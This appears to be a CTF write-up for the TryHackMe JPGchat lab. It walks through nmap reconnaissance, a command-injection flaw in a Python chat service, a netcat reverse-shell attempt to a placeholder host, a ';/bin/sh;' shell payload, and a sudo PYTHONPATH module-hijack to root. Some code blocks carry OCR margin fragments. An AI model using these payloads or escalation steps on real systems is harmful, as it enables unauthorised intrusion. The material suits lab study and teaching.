
A report on CTF:JPGchat TryHackMe

This was a fun CTF and I learned a lot.

A simple Nmap scan showed a ssh connection and a mysterious ppp? service in port 3000.




```
└─$ nmap -O -Pn -sV -T4 10.49.133.229
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-03 04:00 EST
Nmap scan report for 10.49.133.229
Host is up (0.045s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
3000/tcp open  ppp?
1 service unrecognized despite returning data. If you know the service/version, please submit the followi
SF-Port3000-TCP:V=7.95%I=7%D=12/3%Time=692FFC1C%P=x86_64-pc-linux-gnu%r(NU
SF:LL,E2,"Welcome\x20to\x20JPChat\nthe\x20source\x20code\x20of\x20this\x20
SF:service\x20can\x20be\x20found\x20at\x20our\x20admin's\x20github\nMESSAG
SF:E\x20USAGE:\x20use\x20\[MESSAGE\]\x20to\x20message\x20the\x20\(currentl
SF:y\)\x20only\x20channel\nREPORT\x20USAGE:\x20use\x20\[REPORT\]\x20to\x20
SF:report\x20someone\x20to\x20the\x20admins\x20\(with\x20proof\)\n")%r(Gen
SF:ericLines,E2,"Welcome\x20to\x20JPChat\nthe\x20source\x20code\x20of\x20t
SF:his\x20service\x20can\x20be\x20found\x20at\x20our\x20admin's\x20github\
SF:nMESSAGE\x20USAGE:\x20use\x20\[MESSAGE\]\x20to\x20message\x20the\x20\(c
SF:urrently\)\x20only\x20channel\nREPORT\x20USAGE:\x20use\x20\[REPORT\]\x2
SF:0to\x20report\x20someone\x20to\x20the\x20admins\x20\(with\x20proof\)\n"
SF:);
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.4
OS details: Linux 4.4
Network Distance: 3 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.08 seconds

┌──(kali㉿kali)-[~/Desktop]
```

Connecting to the port 3000 using nc showed a chatbox with two options:




```
┌──(kali㉿kali)-[~/Desktop]
└─$ nc 10.49.133.229 3000
Welcome to JPChat
the source code of this service can be found at our admin's github
MESSAGE USAGE: use [MESSAGE] to message the (currently) only channel
REPORT USAGE: use [REPORT] to report someone to the admins (with proof)
[REPORT]
this report will be read by Mozzie-jpg
your name:
admin
your report:
hey
```

The [MESSAGE] option didnt do much, It showed nothing important , but the [REPORT] option gave the name of the admin: Mozzie-jpg.

A simple google search with site:github.com

Provided me with a github repo which had the source code of the program



Code Blame 31 lines (23 loc) · 892 Bytes

```python
#!/usr/bin/env python3

import os

print ('Welcome to JPChat')
print ('the source code of this service can be found at our admin\'s github')

def report_form():

    print ('this report will be read by Mozzie-jpg')
    your_name = input('your name:\n')
    report_text = input('your report:\n')
    os.system("bash -c 'echo %s > /opt/jpchat/logs/report.txt'" % your_name)
    os.system("bash -c 'echo %s >> /opt/jpchat/logs/report.txt'" % report_text)

def chatting_service():

    print ('MESSAGE USAGE: use [MESSAGE] to message the (currently) only channel')
    print ('REPORT USAGE: use [REPORT] to report someone to the admins (with proof)')
    message = input('')

    if message == '[REPORT]':
        report_form()
    if message == '[MESSAGE]':
        print ('There are currently 0 other users logged in')
        while True:
            message2 = input('[MESSAGE]: ')
            if message2 == '[REPORT]':
                report_form()

chatting_service()
```

This showed a clear area to exploit with RCE.

os.system("bash -c 'echo %s > /opt/jpchat/logs/report.txt'" % your_name)

Takes your_name variable and puts its after echo to execute.

I tried using netcat to perform a reverse shell.

“&& nc <ip> <port> && abc” which makes os.system("bash -c 'echo %s > /opt/jpchat/logs/report.txt'" % your_name)

-> bash -c 'echo && nc <ip> <port> && abc > /opt/jpchat/logs/report.txt'

This worked fine but

“&& nc <ip> <port> -e /bin/sh && abc” didnt work at all.

The problem was probably this version of nc didnt support –e command.


After some tinkering.

A simple:

‘;/bin/sh;’

bash -c 'echo ‘ ;/bin/sh; ’ > /opt/jpchat/logs/report.txt'

did the trick without a need for any reverse shell.




```
os
os  uid=1001(wes) gid=1001(wes) groups=1001(wes)

ti  ┌──(kali㉿kali)-[~/Desktop]
    └─$ nc 10.49.133.229 3000
    Welcome to JPChat
pr  the source code of this service can be found at our admin's github
pr  MESSAGE USAGE: use [MESSAGE] to message the (currently) only channel
me  REPORT USAGE: use [REPORT] to report someone to the admins (with proof)
    [REPORT]
if  this report will be read by Mozzie-jpg
    your name:
if  ';/bin/sh;/
    your report:
    ';/bin/sh;'

    whoami
    wes
    ls
```

After this I went to the wes home directory where I found the user flag.



```
cd /home/wes
ls
user.txt
cat user.txt
JPC{487030410a543503cbb59ece16178318}
sudo -l
Matching Defaults entries for wes on ubuntu-xenial:
    mail_badpass, env_keep+=PYTHONPATH

User wes may run the following commands on ubuntu-xenial:
    (root) SETENV: NOPASSWD: /usr/bin/python3 /opt/development/test_module.py
./test_module.py

cat test_module.py
cat /opt/development/test_module.py
#!/usr/bin/env python3
```


On checking the sudo list for wes using…sudo –l it showed that the test_module.py a python file could be excuted as superuser with requiring a password.

On furthur note: The python file only has read and execute permissions.

After checking out the file, it showed that the file was importing Compare module.

So if i created a compare.py it could be imported by test_module and would get executed.

There wasnt a way for me to create the file in the directory of test_module.py so I created it in /tmp and made the PYTHONPATH which has precedence over standard library. Making sure the compare.py in PYTHONPATH be executed.



```
yo
re  lsompare.py" E212: Can't open file for writing
ps  test_module.py type command to continue:q!
ps
    sudo -l
ti  Matching Defaults entries for wes on ubuntu-xenial:
        mail_badpass, env_keep+=PYTHONPATH

pr  User wes may run the following commands on ubuntu-xenial:
pr      (root) SETENV: NOPASSWD: /usr/bin/python3 /opt/development/test_module.py
ne  cd /tmp
    export PYTHONPATH=$PWD
if  touch compare.py
    chmod +x compare.py
if  vim compare.py
    Vim: Warning: Output is not to a terminal
    Vim: Warning: Input is not from a terminal
    i
    :q!
    ~
```

This changed the PYTHONPATH to /tmp.. Which would make the test_module look for its modules in /tmp first..


Then i created a compare.py using vim and saved the file with code:

!#/usr/bin/env python3

import os

os.system("/bin/bash)

This will execute a shell and if did with sudo would provide me with the shell of a root user.




```
vim compare.py
Vim: Warning: Output is not to a terminal
Vim: Warning: Input is not from a terminal


i!/usr/bin/ev python3
#!/usr/bin/env python3
import os

os.system("/bin/bash")^[:wq
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
"compare.py" 5L, 58C written
```

Then I run the test_module.py and the priviledge escalation was a success.

After which root.txt was right there in /root



```
~
"compare.py" 5L, 58C written
ls
compare.py
cat compare.py

#!/usr/bin/env python3
import os

os.system("/bin/bash")
sudo python3 /opt/development/test_module.py
ls
compare.py
__pycache__
whoami
root
/root
/bin/bash: line 3: /root: Is a directory
cd /root
ls
root.txt
cat root.txt
JPC{665b7f2e59cf44763e5a7f070b081b0a}

Also huge shoutout to Westar for the OSINT idea
i wouldn't have used it if it wasnt for him.
and also thank you to Wes and Optional for all the help while developing

You can find some of their work here:
https://github.com/WesVleuten
https://github.com/optionalCTF
```